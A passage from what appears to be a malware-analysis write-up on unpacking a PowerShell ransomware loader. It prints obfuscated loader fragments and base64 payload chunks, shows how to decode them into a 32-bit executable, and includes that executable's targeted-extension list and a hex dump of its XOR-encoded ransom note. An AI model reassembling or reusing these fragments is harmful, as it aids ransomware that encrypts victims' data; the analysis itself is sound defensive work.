17  [Byte[]]$PDpGtHNMfBYyydUPtnJpo = [System.Convert]::FromBase64String((-join($uqGLGObOtOpLlAjnorOyj,$qdKZNMeMIfBzVotiCTJja,$CaWvFCXjlWtBFZKHyhJDI)))
18
19  [System.IO.File]::WriteAllBytes($FilePathStr, $PDpGtHNMfBYyydUPtnJpo);
```

The variable for the path can be the same but instead of pipe to write file / text we add the line with the System IO and make sure we have the variable name the same as in the extracted PowerShell.

Moving on to the large base64 string.

```
    AAAAAAAAAAEAAAOAAAABcwKDCBMpQyJDNrM3wz8DMENG40rDTsNCU1bzWDNew1MjaBNoo29DbAOvg6MjtnOwAgAADIAAAA2jEXNnk3ljezN/43HThHOIs
    46ZTprOnI6eDqBOoc6kTqXOrE6yDreOvQ6BjsXOzM7SzthO3s7mzuxO9Y7/jsZPCg8WjxpPIQ8lzyjPLg80jzePP48Gz1BPV89aj19PY892z3xPQY+ID4
    AGMB0wNzBPMFcwaTCkMAAAAFAAABwAAABoP34/mD+1P7w/zz/bP+U/9T8AAABgAADEAAAABTANMCQwVTBcMHEweDCjMKowvjDDMMow2DClMcMx4THtMRs
    E0FzQcNEA0SDRONFM0WDThNOc07DQzNUw1cVebtOulFJPpP'.Substring(13, 2000)
87570
87571 }
87572 $xCahiReTkrvpjFWCiJcQH = jkbphijlJHaTaqqARywHT
87573
87574 [Byte[]]$FLsvmxXnIlNUCxSgoBjQK = [System.Convert]::FromBase64String((-join($hTBIaXUwZTXkVNuJLUxIs,$CPfzFiRgNheNmisTwQ
      $VwyDxVltfsnYRJPtIbzCq,$SkCoPovtlqegFNEMTzYpf,$wMoaxioLbBZNYZPsXjWaR,$BQFQAEOmBnZpBRTylvRey,$HaRIOzDggjrqMINEzSooS,$j
      $zooDCnOaVstlNqnbNfIet,
      'AKtTnYnXxjaJIzYBnFagBoQdsBAP+1FP///4lFoP+1EP///4lVpOiGZQAAagBoQdsBAP+1HP///4lFqP+1GP///4lVrOhoZQAAiUWwjYVo////UIlVtC
      A1w////i4QNRP7//xGEDXT///+DwRCD+VBywIt1DI2FaP///1CNhdD+//9QVuiJAAAAVuhjBgAAVuhNBQAAg8QUX16L5V3DzMzMzFWL7IHsmAAAAP91EI
      Wj///8PEQAPEIV4////DxFAEA8QRYgPEUAgDxBFmA8RQDAPEEWoDxFAQIvlXcPMzMzMzMxVi+yLTQhTi10MVleLfRCLA/cviQGJUQSLQwj3L4vIi/KLA/
      ItFCBPyiUgQiXAUiwP3bxiLyIvyi0MI928QA8iLQxAT8vdvCAPIi0MYE/L3LwPIi0UIE/KJSBiJcByLQxj3bwiLyIvyi0MI928YA8iLQxAT8vdvEA+kzc
      yADyItDGBPy928QA8iLQyAT8vdvCAPIi0MoE/L3LwPIi0MQE/L3bxgDyItFCBPyiUgoiXAsi0MY928Yi8iL8otDKPdvCAPIi0MIE/L3bygDyItDIBPy92
      DSLQxj3byCLyIvyi0MQ928oA8iLQygT8vdvEAPIi0MwE/L3bwgDyItDIBPy928YA8gT8osD9284A8iLQwgT8vdvMAPIi0M4E/L3LwPIi0UIE/KJSDiJcI
      6TOAQPJA8iLQyAT8vdvIAPIiwMT8vdvQAPIi0MwE/L3bxADyItDQBPy9y8DyItFCBPyiUhAiXBEi0Mg928oi8iL8otDQPdvCAPIiwMT8vdvSAPIi0NIE/
      BPy9284A8iLQygT8vdvIAPIi0UIE/KJSEiJcEyLQxj3bziLyIvyi0M4928YA8iLQ0gT8vdvCAPIi0MoE/L3bygDyItDCBPy929IA8iLQyAT8vdvMA+kzg
      xj3b0CLyIvyi0M4928gA8iLQ0AT8vdvGAPIi0MQE/L3b0gDyItDKBPy928wA8iLQyAT8vdvOAPIi0MwE/L3bygDyItDSBPy928QA8iLRQgT8olIWIlwXI
      M4BA8kDyItDIBPy929AA8iLQzAT8vdvMAPIi0UIE/KJSGCJcGSLQyD3b0iLyIvyi0Mw9284A8iLQ0gT8vdvIAPIi0M4E/L3bzADyItDQBPy928oA8iLQy
      0MwE/L3b0APpM4BA8kDyItDQBPy928wA8iLRQgT8olIcIlwdItDOPdvQIvIi/KLQ0D3bzgDyItDMBPy929IA8iLQ0gT8vdvMAPIi0UIE/KJSHiJcHyLQC
      ACLQ0j3b0CLyIvyi0NA929IA8iLRQgT8omIiAAAETJjsqdzUYBgXaQTTR'.Substring(18, 2000),$DQmytOaesFbHQxqxhRrpj,
      'sBPVw8zMzMzMzMzMzMzMVYvsU4tdDFaLdRBXi30I996LC4sHM8gjzjPBmYkHiVcEiwMzwYtLCJmJA4lTBItHCDPII84zwZmJRwiJVwyLQwgzwYtLEJmJ
      HGIlXHItDGDPBiOsgmYlDGIlTHItHIDPII84zwZmJRyCJVySLQyAzwYtLKJmJQyCJUySLRygzyCPOM8GZiUcoiVcsi0MoM8GLSzCZiUMoiVMsi0cwM8gj
      LQJmJQziJUzyLR0AzyCPOM8GZiUdAiVdEi0NAM8GLS0iZiUNAiVNEi0dIM8gjzjPBmYlHSIlXTItDSDPBX5leiUNIiVNMW13DzMzMzMzMzMzMVYvsg+wI
      Ngz3sHUEABg+C2QAAAPbDAQ+E0AAAAGgAAAEAagj/FWjAQABQ/xVgwEAAi/CF9g+EsgAAAA+3x1BoDMxAAGgAgAAAVv8VGMFAAIPEEFb/FVDAQACD+ARC
      BAAD/0FD/FWDAQACJRfiFwHRNi038A8lRagBQ6EMeAACDxAyNRfxQ/3X4jUYIUOjgVwAAVmoA/xVowEAAUP8VZMBAAIt1+FboJwAAAIPEBFZqAP8VaMBA
      owEAAUP8VYMBAAIv4hf8PhG4CAAD/dQhX/xW4wEAAaPTLQABX/xWAwEAAjYUM/f//UFf/FUjAQACJRdyD+P8PhC4CAADGReJiM8nGReNYxkXkXsZF5VvG
```


Using Notepad++ we notice the highlighted area is all 1 section. You may also notice the extra parameter name right after the join.

```
87426
87427   }
87428   $CaWvFCXjlWtBFZKHyhJDI = MrvBEnPYxvNPFaulUtQSq
87429
87430   [Byte[]]$PDpGtHNMfBYyydUPtnJpo = [System.Convert]::FromBase64String((-join($uqGLGObOtOpl
87431
87432   $hTBIaXUwZTXkVNuJLUxIs = (([regex]::Matches(
        'QVZKP8//+DWjp8ACoHMAAD3DmBkSNSeTJyzRu9gZ//v/AWYKPAkTNieTJCAww9gZAAAAAqYj03Ui4ckbPY2//7I
        wFmyDAAMcPYGIH52Dm9//+Ddhp8AAAD3DmxxRu9gZAAAAA7YjAgPcPYGFTtIGH52DmBA8w9gZQM3iUckbPYGAoD
        7BiwQLy+iEQCbJSwaLWFBEPI8kPICsPI3LOFzMzMzMzMzMzMzMz8wdxjQJSQQLijQJGwiAAAAAQjQHDAAAAAMCd
        iII0iUcUiEI0iQcUiKX0DQoUjxT0DCsIAAFMh+iQfLelVAAQAAARfBCAQBDXuMU1isvYVMzMzMzMzMzMzMzMz
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgQAA
        AAAQY0FGZuAEAAAEAAAAAAAAAAAAAAAAA4KAAAgGAAAAADAAAgBvAAQY0FGZy5CYAAAIAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAOAEAMAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AFAAACAAAAABAAAEAAAAAADAAAABAAAQrwCAAAAAAAIGAAAgqA8gDBsQACAA4AAAAAAAAAwXxsqtAQQAMBAAFB
        zouu8PBt4y/E0iL/TQLeohErpAAAAAAAAAQiCN0gLlR2btByUPREIulGIuVncgUmYgQ3bu5WYjBSbhJ3ZvJHcgM
        AAAABAAAADAAka1EAMEAA','.','RightToLeft') | ForEach {$_.value}) -join '')
87433
87434   Function yGYvyxvsCPnrRlmoFBbvU() {
87435   return
```

Searching for that value we find it all the way up right after the code for the shellcode reassembling.

So when we go to use the self decode trick we need from here all of the way to the end of the highlighted area to be sure we have all of the needed parameters to rebuild the base64 string before it gets decoded to hex/binary data.


Once we drop this into our wrapper and verify we have the proper output name set we can then just input it into the PowerShell ISE and run it and it will output our binary file for the next step.



ExtractedbytesFromLargeB64.bin

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  00 02 A4 00 4D 5A 98 00 03 00 00 00 04 00 00 00  ..¤.MZ˜.........
00000010  FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00  ÿÿ..¸.......@...
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  D8 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C  Ø.....º..´.Í!¸.L
00000050  CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63  Í!This program c
00000060  61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20  annot be run in
00000070  44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00  DOS mode....$...
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00  ............PE..
000000E0  4C 01 04 00 E3 CD 64 5F 00 00 00 00 00 00 00 00  L...ãÍd_........
000000F0  E0 00 02 01 0B 01 0E 0F 00 A0 01 00 00 0A 01 00  à..... ......
00000100  00 00 00 00 88 12 00 00 00 10 00 00 00 B0 01 00  ....ˆ.......°..
00000110  00 00 40 00 00 10 00 00 00 02 00 00 06 00 00 00  ..@.............
00000120  00 00 00 00 06 00 00 00 00 00 00 00 00 D0 02 00  .............Ð..
00000130  00 04 00 00 00 00 00 00 02 00 40 81 00 00 10 00  ..........@.....
00000140  00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00  ................
00000150  10 00 00 00 00 00 00 00 00 00 00 00 34 37 02 00  ............47..
00000160  C8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  È...............
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 B0 02 00  .............°..
00000180  04 18 00 00 10 30 02 00 38 00 00 00 00 00 00 00  .....0..8.......
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Now the first four bytes of this output appears to be a length of the remaining bytes in the output. These will need to be removed for the next step.



Property	Value
Signature	0x00004550 (Portable Executable)
Machine	32-bit Intel
Number of sections	4
Timestamp	9/18/2020 3:10:27 PM
Pointer to symbol table	0x00000000
Number of symbols	0
Size of optional header	224
Characteristics	0x0102
Size	169.00 KB
Created	3/28/2021 4:46:51 PM
Modified	3/28/2021 4:46:51 PM
Accessed	3/28/2021 4:46:51 PM

Here we see it is a 32 bit binary with a Timestamp of 9/18/2020 although the file was assembled today in the created date.

If we look at the Unicode strings we can see that file extension strings are not obfuscated or hashed like the other blog post showed.

Header | Sections | Directories | Imports

```
373 .7-zip
374 .7zip
375 .accdb
376 .accdt
377 .adoc
378 .aiff
379 .apkg
380 .appcache
381 .arch00
382 .asax
383 .ascii
384 .ascx
385 .ashx
386 .asmx
387 .aspx
388 .asset
389 .atom
390 .backup
391 .blob
392 .browser
393 .btapp
394 .bzip2
395 .ccbjs
396 .cert
397 .cfml
398 .chat
399 .class
400 .codasite
401 .compressed
402 .conf
403 .config
404 .cphd
405 .cpio
406 .crypt
407 .cshtml
408 .d3dbsp
409 .dazip
410 .desc
411 .dhtml
412 .diff
413 .disco
414 .discomap
415 .djvu
416 .docb
417 .dochtml
418 .docm
419 .docmhtml
420 .docx
421 .dothtml
422 .dotm
423 .dotx
424 .download
425 .dwfx
426 .edge
427 .email
428 .epibrw
429 .esproj
430 .fcgi
431 .flac
432 .forge
433 .freeway
```

One of the next things I was looking for is how to extract the ransom Note.

The other Blog post gives us clues what we are looking for so lets look at the file in a hex editor.


```
00024B70  E4 29 42 00 F0 29 42 00 FC 29 42 00 08 2A 42 00  ä)B.ð)B.ü)B..*B.
00024B80  14 2A 42 00 20 2A 42 00 2C 2A 42 00 38 2A 42 00  .*B. *B.,*B.8*B.
00024B90  48 2A 42 00 54 2A 42 00 60 2A 42 00 C7 5D 83 16  H*B.T*B.`*B.Ç]ƒ.
00024BA0  1C 37 68 47 7C 85 9B 15 CF E3 F6 C7 BF 70 79 76  .7hG|…›.ÏãöÇ¿pyv
00024BB0  BF ED 51 1A F7 01 5D 04 F7 06 65 58 00 00 00 00  ¿íQ.÷.].÷.eX....
00024BC0  31 31 2D 30 55 5E 52 45 48 41 54 31 79 65 7C 7D  11-0U^REHAT1ye|}
00024BD0  2F 1B 2D 79 65 7C 7D 31 7D 70 7F 76 2C 33 74 7F  /.-ye|}1}p.v,3t.
00024BE0  33 2F 1B 2D 79 74 70 75 2F 1B 31 31 2D 7C 74 65  3/.-ytpu/.11-|te
00024BF0  70 31 72 79 70 63 62 74 65 2C 36 64 65 77 3C 29  p1rypcbte,6dew<)
00024C00  36 2F 1B 31 31 2D 7C 74 65 70 31 7F 70 7C 74 2C  6/.11-|tep1.p|t,
00024C10  36 67 78 74 66 61 7E 63 65 36 31 72 7E 7F 65 74  6gxtfa~ce61r~.et
00024C20  7F 65 2C 36 66 78 75 65 79 2C 75 74 67 78 72 74  .e,6fxuey,utgxrt
00024C30  3C 66 78 75 65 79 3D 78 7F 78 65 78 70 7D 3C 62  <fxuey=x.xexp}<b
00024C40  72 70 7D 74 2C 20 36 2F 1B 31 31 2D 65 78 65 7D  rp}t, 6/.11-exe}
00024C50  74 2F 2D 3E 65 78 65 7D 74 2F 1B 31 31 2D 62 65  t/->exe}t/.11-be
00024C60  68 7D 74 2F 1B 31 31 31 31 79 65 7C 7D 3D 31 73  h}t/.1111ye|}=1s
00024C70  7E 75 68 31 6A 1B 31 31 31 31 31 31 73 70 72 7A  ~uh1j.111111sprz
00024C80  76 63 7E 64 7F 75 3C 72 7E 7D 7E 63 2B 31 32 20  vc~d.u<r~}~c+12
00024C90  70 20 70 20 70 2A 1B 31 31 31 31 6C 1B 31 31 31  p p p*.11111.111
00024CA0  31 73 7E 75 68 31 6A 1B 31 31 31 31 31 31 61 70  1s~uh1j.111111ap
```

There is a very distinctive string that begins with “11” as it turn out “0x11” is the xor key.

One of the other samples used 0x13 for the xor key.

If we scroll down to the end we can see clearly where this section will end.

```
00027770  65 74 69 65 3C 73 74 72 7E 65 70 65 78 7E 7F 2B  etie<str~epex~.+
00027780  31 64 7F 75 74 63 7D 78 7F 74 2A 36 31 65 70 63  1d.utc}x.t*61epc
00027790  76 74 65 2C 36 4E 73 7D 70 7F 7A 36 31 79 63 74  vte,6Ns}p.z61yct
000277A0  77 2C 36 79 65 65 61 2B 3E 3E 7F 73 6B 6B 73 27  w,6yeea+>>.skks'
000277B0  62 70 27 69 64 64 63 70 23 6B 3F 7E 7F 78 7E 7F  bp'iddcp#k?~.x~.
000277C0  3E 36 2F 79 74 63 74 2D 3E 70 2F 31 7E 63 31 62  >6/ytct->p/1~c1b
000277D0  7E 7D 75 3F 1B 31 31 2D 3E 75 78 67 2F 1B 2D 3E  ~}u?.11->uxg/.->
000277E0  75 78 67 2F 1B 2D 75 78 67 31 62 65 68 7D 74 2C  uxg/.-uxg1beh}t,
000277F0  36 7C 70 63 76 78 7F 3C 65 7E 61 2B 31 23 63 74  6|pcvx.<e~a+1#ct
00027800  7C 2A 36 2F 1B 2D 79 23 2F 5E 77 77 7D 78 7F 74  |*6/.-y#/^ww}x.t
00027810  31 79 7E 66 3C 65 7E 2D 3E 79 23 2F 1B 2D 61 2F  1y~f<e~->y#/.-a/
00027820  52 7E 61 68 31 37 31 41 70 62 65 74 31 65 79 78  R~ah171Apbet1eyx
00027830  62 31 62 74 72 63 74 65 31 7C 74 62 62 70 76 74  b1btrcte1|tbbpvt
00027840  31 65 7E 31 2D 70 31 79 63 74 77 2C 33 79 65 65  1e~1-p1yctw,3yee
00027850  61 2B 3E 3E 74 73 66 74 69 78 68 7C 73 62 78 73  a+>>tsftixh|sbxs
00027860  25 63 7C 66 3F 7E 7F 78 7E 7F 33 2F 65 79 78 62  %c|f?~.x~.3/eyxb
00027870  31 61 70 76 74 2D 3E 70 2F 31 65 74 69 65 70 63  1apvt->p/1etiepc
00027880  74 70 31 77 78 74 7D 75 2D 3E 61 2F 1B 2D 61 2F  tp1wxt}u->a/.-a/
00027890  2D 73 7D 7E 72 7A 60 64 7E 65 74 2F 20 75 25 21  -s}~rz`d~et/ u%!
000278A0  22 27 21 28 26 24 70 26 22 74 20 73 20 75 74 29  "'!(&$p&"t s ut)
000278B0  77 72 77 25 24 77 20 72 28 77 72 26 74 21 73 23  wrw%$w r(wr&t!s#
000278C0  24 75 26 20 72 21 28 74 27 29 77 20 70 27 29 77  $u& r!(t')w p')w
000278D0  23 24 27 21 73 70 75 26 77 77 74 26 29 26 26 24  #$'!spu&wwt&)&&$
000278E0  20 24 21 28 74 23 26 77 70 22 73 29 75 73 23 75   $!(t#&wp"s)us#u
000278F0  20 22 23 72 29 27 20 28 77 28 26 29 2D 3E 73 7D   "#r)' (w(&)->s}
00027900  7E 72 7A 60 64 7E 65 74 2F 2D 3E 61 2F 1B 2D 3E  ~rz`d~et/->a/.->
00027910  75 78 67 2F 1B 2D 3E 75 78 67 2F 1B 2D 3E 75 78  uxg/.->uxg/.->ux
00027920  67 2F 1B 2D 3E 73 7E 75 68 2F 1B 2D 3E 79 65 7C  g/.->s~uh/.->ye|
00027930  7D 2F 11 11 11 11 11 11 11 11 11 11 11 11 11 11  }/..............
00027940  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00027950  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00027960  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00027970  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00027980  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00027990  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
000279A0  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
000279B0  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
000279C0  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
000279D0  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
000279E0  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
000279F0  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00027A00  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00027A10  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00027A20  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
```




If we keep scrolling down while we still have multiple “11” values we get to this.

```
00028730  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00028740  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00028750  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00028760  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00028770  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00028780  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00028790  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
000287A0  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
000287B0  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
000287C0  24 29 70 24 21 21 20 29 28 25 75 23 21 24 24 72  $)p$!! )(%u#!$$r
000287D0  77 24 21 73 24 22 22 29 26 25 29 22 25 25 70 27  w$!s$"")&%)"%%p'
000287E0  20 21 21 24 22 25 75 72 27 77 27 75 77 26 27 21   !!$"%ur'w'uw&'!
000287F0  25 26 25 21 72 27 28 74 25 70 23 70 27 70 28 22  %&%!r'(t%p#p'p("
00028800  73 28 20 72 73 77 24 27 77 23 27 23 20 70 23 28  s( rsw$'w#'# p#(
00028810  11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00028820  79 65 65 61 2B 3E 3E 28 20 3F 23 20 29 3F 20 20  yeea+>>( ?# )?
00028830  25 3F 22 21 11 11 11 11 11 11 11 11 11 11 11 11  %?"!............
00028840  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00028850  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00028860  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
